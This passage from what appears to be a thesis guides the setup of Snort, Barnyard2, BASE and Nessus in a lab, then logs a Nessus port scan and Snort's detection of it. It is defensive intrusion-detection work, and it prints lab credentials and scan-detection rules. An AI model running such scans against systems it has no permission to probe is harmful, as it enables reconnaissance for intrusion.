Now, it is necessary to modify the Barnyard2 configuration file to configure it in with the characteristics of the machine. To do this, the following modification must to be done in the file `/usr/local/snort/etc/barnyard2.conf`:

- `cp /usr/local/snort/etc/barnyard2.conf /usr/local/snort/etc/barnyard2.conf.orig`
- Change the lines:
  - `config reference_file: /etc/snort/reference.config`
  - `config classification_file: /etc/snort/classification.config`
  - `config gen_file: /etc/snort/gen-msg.map`

- config sid\_file: /etc/snort/sid-msg.map
- #config hostname: thor
- #config interface: eth0
- #output database: log, mysql, user=root password=password\_from\_mysql\_root dbname=db host=localhost

By these:

- config reference\_file: /usr/local/snort/etc/reference.config
- config classification\_file: /usr/local/snort/etc/classification.config
- config gen\_file: /usr/local/snort/etc/gen-msg.map
- config sid\_file: /usr/local/snort/etc/sid-msg.map
- config hostname: localhost
- config interface: eth0
- output database: log, mysql, user=snort password=password\_from\_user\_snort dbname=snort host=localhost

Now that all the necessary software are installed and ready to run, it is time to configure Snort. To do this, the Snort configuration file /usr/local/snort/etc/snort.conf have to be modified. The next points show how to do it:

- sudo cp /usr/local/snort/etc/snort.conf /usr/local/snort/etc/snort.conf.orig
- Change the following lines:
  - dynamicpreprocessor directory /usr/local/lib/snort\_dynamicpreprocessor/
  - dynamicengine /usr/local/lib/snort\_dynamicengine/libs\_f\_engine.so
  - dynamicdetection directory /usr/local/lib/snort\_dynamicrules
  - preprocessor http\_inspect: global iis\_unicode\_map unicode.map 1252 compress\_depth 20480 decompress\_depth 20480

By these:

- dynamicpreprocessor directory /usr/local/snort/lib/snort\_dynamicpreprocessor/
- dynamicengine /usr/local/snort/lib/snort\_dynamicengine/libs\_f\_engine.so
- dynamicdetection directory /usr/local/snort/lib/snort\_dynamicrules
- preprocessor http\_inspect: global iis\_unicode\_map unicode.map 1252
- Delete the line:
  - inspect\_gzip \
- Modify the line(output for barnyard2):
  - #output log\_unified2: filename snort.log, limit 128, nostamp

Add this:

- output unified2: filename snort.log, limit 128

- In order to detect a port-scan against some machine, the following has to be modified[71]:
  - # preprocessor sfportscan: proto { all } memcap { 10000000 } sense\_level { low }

By this:


- preprocessor sfportscan: proto { all } scan\_type { all } memcap { 10000000 } sense\_level { high } logfile { portscan.log }

In this point, Snort has been installed and configured, now the next step is test if it run properly. To do this, the next command has to be executed:

```
sudo /usr/local/snort/bin/snort -u snort -g snort -c /usr/local/snort/etc/snort.conf -i eth0
```

- -u <user>: Change the user/UID Snort runs under to *user* after initialization.
- -g <group>: Change the group/GID Snort runs under to *group* after initialization. This switch allows Snort to drop root privileges after it initialization phase has completed as a security measure.
- -c <config-file>: Use the rules located in file *config-file*
- -i <interface>: Sniff packets on *interface*

In this case the network interface is eth0, in other case it could be different. If all has gone correctly, a message saying “Initialization Complete” has to appear (Figure 12).



```
--- Initialization Complete ---  
  
_*> Snort! <*_  
Version 2.8.6.1 (Build 39)  
By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team  
Copyright (C) 1998-2010 Sourcefire, Inc., et al.  
Using PCRE version: 7.8 2008-09-05
```

Figure 12: Snort initialized

The last step to have Snort working properly, is start Barnyard2. The next command show how to do it:

```
/usr/local/bin/barnyard2 -c /usr/local/snort/etc/barnyard2.conf \  
-G /usr/local/snort/etc/gen-msg.map \  
-S /usr/local/snort/etc/sid-msg.map \  
-d /var/log/snort \  
-f snort.log\  
-w /var/log/snort/barnyard2.waldo \  
-D (not use to check the output and see if it is working properly)
```

- -c <file>: Use configuration file <file>
- -G <file>: Read the gen-msg map from <file>
- -S <file>: Read the sid-msg map from <file>

- -d <dir>: Spool files from <dir>
- -f <base>: Use <base> as the base filename pattern
- -w <file>: Enable bookmarking using <file>
- -D: Run barnyard2 in background (daemon) mode

To check if Barnyard2 is running properly, one way is to do a ping to the machine and an output similar to Figure 13 most appear.

To start automatically Snort and Barnyard2 in the start-up of the system, both commands has to be copied at the end of the file /etc/rc.local, just before the “exit 0” line.

```
--== Initialization Complete ==--
      -*> Barnyard2 <*-
 / , , _ \  Version 2.1.8 (Build 251)
|o" )~|  By the SecurixLive.com Team: http://www.securixlive.com/about.php
+ ' ' ' + (C) Copyright 2008-2010 SecurixLive.

      Snort by Martin Roesch & The Snort Team: http://www.snort.org/team.html
      (C) Copyright 1998-2007 Sourcefire Inc., et al.

Using waldo file '/var/log/snort/barnyard2.waldo':
  spool directory = /var/log/snort
  spool filebase  = snort.log
  time_stamp     = 1281550164
  record_idx     = 74
Opened spool file '/var/log/snort/snort.log.1281550164'
Waiting for new data
08/11-20:12:56.345331  [**] [1:368:6] ICMP PING BSDtype [**] [Classification: Misc activity
] [Priority: 3] {ICMP} 10.0.0.2 -> 10.0.0.5
08/11-20:12:56.345331  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [P
riority: 3] {ICMP} 10.0.0.2 -> 10.0.0.5
08/11-20:12:56.345331  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priot
y: 3] {ICMP} 10.0.0.2 -> 10.0.0.5
08/11-20:12:56.345373  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [
Priority: 3] {ICMP} 10.0.0.5 -> 10.0.0.2
08/11-20:12:57.354220  [**] [1:368:6] ICMP PING BSDtype [**] [Classification: Misc activity
] [Priority: 3] {ICMP} 10.0.0.2 -> 10.0.0.5
08/11-20:12:57.354220  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [P
riority: 3] {ICMP} 10.0.0.2 -> 10.0.0.5
```

Figure 13: Barnyard2 Initialized

### 6.3.2 Report analyzers

Once has been checked that Snort and Barnyard2 start properly, it is time to do some test and analyze the reports of Snort. In order to understand easier the reports of Snort have been implemented some application.

In this tests, the version 1.4.5 of BASE[54] has been used to analyze the results of Snort. BASE provides a web front-end to query and analyze the alerts coming from a Snort IDS system. With BASE is possible to perform analysis of intrusions that Snort has detected on the network. Without this kind of applications, the analysis of the results should be done analyzing log files like Figure 14. This task would be harder and more attacks could be lost between such quantity of data.



```
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
08/10-20:36:40.009396 10.0.0.2 -> 10.0.0.5
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:62483 Seq:2 ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
08/10-20:36:40.009452 10.0.0.5 -> 10.0.0.2
ICMP TTL:64 TOS:0x0 ID:40526 IpLen:20 DgmLen:84
Type:0 Code:0 ID:62483 Seq:2 ECHO REPLY

[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
[Priority: 3]
08/11-20:48:04.355514 10.0.0.2:53169 -> 10.0.0.5:22
TCP TTL:64 TOS:0x10 ID:59514 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x884AE730 Ack: 0xB67ED339 Win: 0x195D TcpLen: 32
TCP Options (3) => NOP NOP TS: 1048329 4332722

[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
[Priority: 3]
08/11-20:48:05.412866 10.0.0.2:53169 -> 10.0.0.5:22
TCP TTL:64 TOS:0x10 ID:59524 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x884AE7F0 Ack: 0xB67ED4F9 Win: 0x19B7 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1048648 4332994
```

Figure 14: Snort log file

BASE needs to work ADOdb(Active Data Objects Data Base). ADOdb is a database abstraction library for PHP. After download both packages, the following has to be done to install them:

- `sudo mv adodb /var/www`
- `sudo mv base /var/www`
- `sudo cd /var/www/base`
- `sudo cp base_conf.php.dist base_conf.php`
- Edit `base_conf.php` checking that the following parameters:
  - `$BASE_urlpath = "/base";`
  - `$DBlib_path = "/var/www/adodb/";`
  - `$DBtype = "mysql";`
  - `$alert_dbname = "snort";`
  - `$alert_host = "localhost";`
  - `$alert_port = "";`
  - `$alert_user = "snort";`
  - `$alert_password = "password_from_user_snort";`

To configure BASE, in the URL of a web browser, type: `IP_of_Snort_machine/base`, in

this case 10.0.0.5/base. A web page like Figure 15 will appear. “Setup page” has to be clicked to configure and optimize the DB.




Figure 15: BASE: Setup page

Then a page like Figure 16 will appear. In this page the button “Create BASE AG” has to be pushed adding the needed tables in the Snort DB which will support the BASE functionality.




Figure 17: BASE: Database created

After push in the button, a page like Figure 17 will appear, showing if the creation of the tables in the DB has finished successfully. After click in “Main page”, the BASE page will appear. Must have an aspect like Figure 18.

Optionally the next packages can be installed to be able to generate graphs with BASE:

- `sudo apt-get install php-pear`
- `sudo pear install Image_Color`
- `sudo pear install Image_Canvas-alpha`
- `sudo pear install Image_Graph-alpha`
- `sudo /etc/init.d/apache2 stop`
- `sudo /etc/init.d/apache2 start`




Figure 18: BASE: Main Page

This Installation Guide (points 6.3.1 and 6.3.2 ) has been done based on the indications of the references.[62][63][64][65][66][71]

## 6.4 Nessus

Nessus, mentioned in a previous section, is a powerful, up-to-date and easy to use network security scanner. Actually, it is one of the top products of its type, by this reason has been

selected to explain its installation and how it works. With Nessus it is possible to remotely audit a given network and determine if it has been broken into or misused in some way. Nessus also provides the ability to locally audit a specific machine for vulnerabilities, compliance specifications, content policy violations and more. Detecting when the system is in risk to suffer an attack. Some of its characteristics are[67]:

- **Intelligent Scanning:** Nessus does not assume that a given service is running on a fixed port. For example, if a web server is running in the port 2222, Nessus will detect it and test its security appropriately.
- **Modular Architecture:** The Client/Server architecture provides the flexibility to deploy the scanner in a machine(server), and connect to the GUI(client) from any machine with a web-browser.
- **Plugin Architecture:** Each security test is written as an external plugin grouped into one of the 42 families. In this way, it is easy to select a specific plugin or a family of plugins. A complete list of its plugins can be found at its homepage[69].
- **NASL (Nessus Attack Scripting Language):** Nessus Scanner includes NASL, a language designed to write security tests easily and quickly.
- **Update Security Vulnerabilities Database:** The Nessus database is updated daily with the newly disclosed vulnerabilities.
- **Test Multiple Host Simultaneously:** It is possible to test a large number of hosts concurrently.
- **Complete Reports:** Furthermore to generate a report with security vulnerabilities existent in the network and the risk level of each (Low, Medium, High, and Critical), Nessus gives some measures to mitigate these vulnerabilities.

### 6.4.1 Installation and Configuration

Nessus has been installed in the Linux Server. Assuming that Ubuntu 10.04 server is already installed and after downloading the last version of the program from its homepage[49]. Figure 19 shows the message shown when the installation has been finished successfully after running the next command:

- `sudo dpkg -i Nessus-4.2.2-ubuntu910_i386.deb`

```
tuserver@ThesisLabUbuntuServer:~$ dpkg -i Nessus-4.2.2-ubuntu910_i386.deb
dpkg: requested operation requires superuser privilege
tuserver@ThesisLabUbuntuServer:~$ sudo dpkg -i Nessus-4.2.2-ubuntu910_i386.deb
[sudo] password for tuserver:
Selecting previously deselected package nessus.
(Reading database ... 51337 files and directories currently installed.)
Unpacking nessus (from Nessus-4.2.2-ubuntu910_i386.deb) ...
Setting up nessus (4.2.2) ...
nessusd (Nessus) 4.2.2 [build K9129] for Linux
(C) 1998 - 2010 Tenable Network Security, Inc.

- Please run /opt/nessus/sbin/nessus-adduser to add a user
- Register your Nessus scanner at http://www.nessus.org/register/ to obtain
  all the newest plugins
- You can start nessusd by typing /etc/init.d/nessusd start

Processing triggers for ureadahead ...
```

Figure 19: Nessus Installation

The first step to configure Nessus after its installation is to create a user to log into Nessus to initiate scans and retrieve results. The next command shows how to do it:

- `sudo /opt/nessus/sbin/nessus-adduser`
  - Set the username: `nessus_user` (in this case)
  - Set the password (`tus2010Nessus`)
  - Be this user Nessus admin
  - Leave the rules in Blank
  - Confirm the data

In Figure 20 all these steps are shown.

Once the user to administrate Nessus has been created, the next step is to register Nessus to be able to communicate with the SecurityCenter. A home activation code can be requested in the homepage of Nessus[49]. With the next command the activation code is registered in the system and the newest plugins will be installed:

- `sudo /opt/nessus/bin/nessus-fetch - -register <Activation code>`

To finish with the initial installation and configuration of Nessus, it has to be started. To do this, the next command has to be typed:

- `sudo /opt/nessus/sbin/nessus-service -D`

Depending on the OS where Nessus has been installed, an output similar to Figure 21 must appear.

```
tuserver@ThesisLabUbuntuServer:~$ sudo /opt/nessus/sbin/nessus-adduser
[sudo] password for tuserver:
Login : nessus_user
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
(y/n) [n]: y
User rules
-----
nessusd has a rules system which allows you to restrict the hosts
that nessus_user has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)

Login      : nessus_user
Password   : *****
This user will have 'admin' privileges within the Nessus server
Rules      :
Is that ok ? (y/n) [y] y
User added
```

Figure 20: Nessus: User configuration

```
tuserver@ThesisLabUbuntuServer:~$ sudo /opt/nessus/sbin/nessus-service -D
tuserver@ThesisLabUbuntuServer:~$ nessusd (Nessus) 4.2.2 [build K9129] for Linux
(C) 1998 - 2010 Tenable Network Security, Inc.

Processing the Nessus plugins...
[#####]

All plugins loaded
```

Figure 21: Nessus: Started

At this point, Nessus has been installed, updated and started. Now, to access to it web interface, it is enough with type in the URL of a web-browser the IP\_of\_the\_server:8834 (8834 is the default port). After accept the security certificate of nessus, a login page will appear (Figure 22). After log into the system, the main page will appear (Figure 23). In this page there are 4 buttons from which the scans are configured.

- The button “Users” redirect to a page where it is possible to Add, Delete or Edit the users that will be able to log into the system and its characteristic.
- The button “Policies” redirect the user to the most important page of the system. This page is the heart of Nessus Scanner, is where the policies that will be associated to a scan are Created and configured. A Nessus “Policy” consist of configuration options related to performing a vulnerability scan. Some of these options are:
  - Parameters that control technical aspects of the scan such as timeouts, number of hosts, type of port scanner and more.

- Credentials for local scans (Windows, SSH, etc.), authenticated Oracle Database scans, HTTP, FTP, POP, IMAP or Kerberos based authentication.
- Granular family or plugin based scan specifications.
- Database compliance policy checks, report verbosity, service detection scan settings, Unix compliance checks and more.
- The button “Scan” redirect to the page where the scan are programmed and associated with a police.
- The button “Report” redirect to a page where all the scans performed are showed. Clicking in one of this links, the user is redirect to the correspondent scan and the results are showed.




Figure 22: Nessus: Login page






Figure 23: Nessus: Main Page

This Installation Guide (point 6.4.1 ) has been done based on the indications of the reference.[67][68]

## 6.5 Tests

First of all say that all the attacks have been performed in a virtual and controlled environment and in any moment have been tried against a real machine. These attacks have been done for a educational purpose, see how Snort reacts against them.

All the attacks has been performed from the “Linux Client2”. Most of them using the metasploit framework[70], integrate in the Backtrack distribution.

### 6.5.1 Port scan

Nessus has been used to perform a port scan (typically the first step to carried out an attack) to check if Snort is able to detect this kind of attacks. To do this, first of all has been created a “Policy” in Nessus which has been configured to do a full scan. Once the “Policy” has been created, an “Scan” has been configured using this policy and setting the windows client (10.0.0.15) as the target of the scan.

Figure 24 shows the file “portscan.log” created by Snort. Each field has the following meaning:

- Time: make reference to the moment when the scan has been done
- Event\_id: used to link an alert with the corresponding Open Port tagged packet.
- 10.0.0.5 → 10.0.0.15: shows the source and the target of the scan.
- Priority Count: keeps track of bad responses (resets, unreachables). The higher the priority count, the more bad responses have been received.
- Connection count: lists how many connections are active on the hosts (src or dst). This



is accurate for connection-based protocols, and is more of an estimate for others. Whether or not a portscan was filtered is determined here. High connection count and low priority count would indicate filtered (no response received from target).

- IP count: keeps track of the last IP to contact a host, and increments the count if the next IP is different. For one-to-one scans, this is a low number. For active hosts this number will be high regardless, and one-to-one scans may appear as a distributed scan.
- Scanner IP Range: changes depending on the type of alert. Port sweep (one-to-many) scans display the scanned IP range. Portscans (one-to-one) display the scanner IP.
- Port/Proto Count: keeps track of the last port contacted and increments this number when that changes. This count is used (along with IP Count) to determine the difference between one-to-one portscans and one-to-one decoys.

```
Time: 08/16-20:04:37.631518
event_id: 749
10.0.0.5 -> 10.0.0.15 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 6
IP Count: 1
Scanner IP Range: 10.0.0.5:10.0.0.5
Port/Proto Count: 11
```

Figure 24: Portscan.log

Figure 25 shows the log generated by Barnyard2 which is send to the database. And Figure 26 shows how BASE, after analyze the information of the Database, generate a report with all the portscan performed in the network analyzed by the IDS. All the portscan are links to a report where more information is showed.

```
Waiting for new data
08/16-20:04:37.631518  [**] [122:1:0] portscan: TCP Portscan [**] [Priority: 3] {PROTO:255} 10.0.0.5 -> 10.0.0.15
```

Figure 25: Barnyard2 log

| ID  | < Signature >                    | < Timestamp >       | < Source Address > | < Dest. Address > | < Layer 4 Proto > |
|---|----------------------------------|---------------------|--------------------|-------------------|-------------------|
| <input type="checkbox"/> #0-[1-1338][snort] | portscan: TCP Portscan           | 2010-08-16 20:04:37 | 10.0.0.5           | 10.0.0.15         | Raw IP            |
| <input type="checkbox"/> #1-[1-1193][snort] | portscan: TCP Portscan           | 2010-08-16 20:01:43 | 10.0.0.5           | 10.0.0.1          | Raw IP            |
| <input type="checkbox"/> #2-[1-1177][snort] | portscan: UDP Filtered PortswEEP | 2010-08-16 20:01:40 | 10.0.0.15          | 10.0.0.5          | Raw IP            |
| <input type="checkbox"/> #3-[1-1155][snort] | portscan: ICMP Filtered Sweep    | 2010-08-16 20:00:28 | 10.0.0.2           | 10.0.0.15         | Raw IP            |
| <input type="checkbox"/> #4-[1-1128][snort] | portscan: UDP Portscan           | 2010-08-16 19:56:05 | 10.0.0.5           | 10.0.0.15         | Raw IP            |
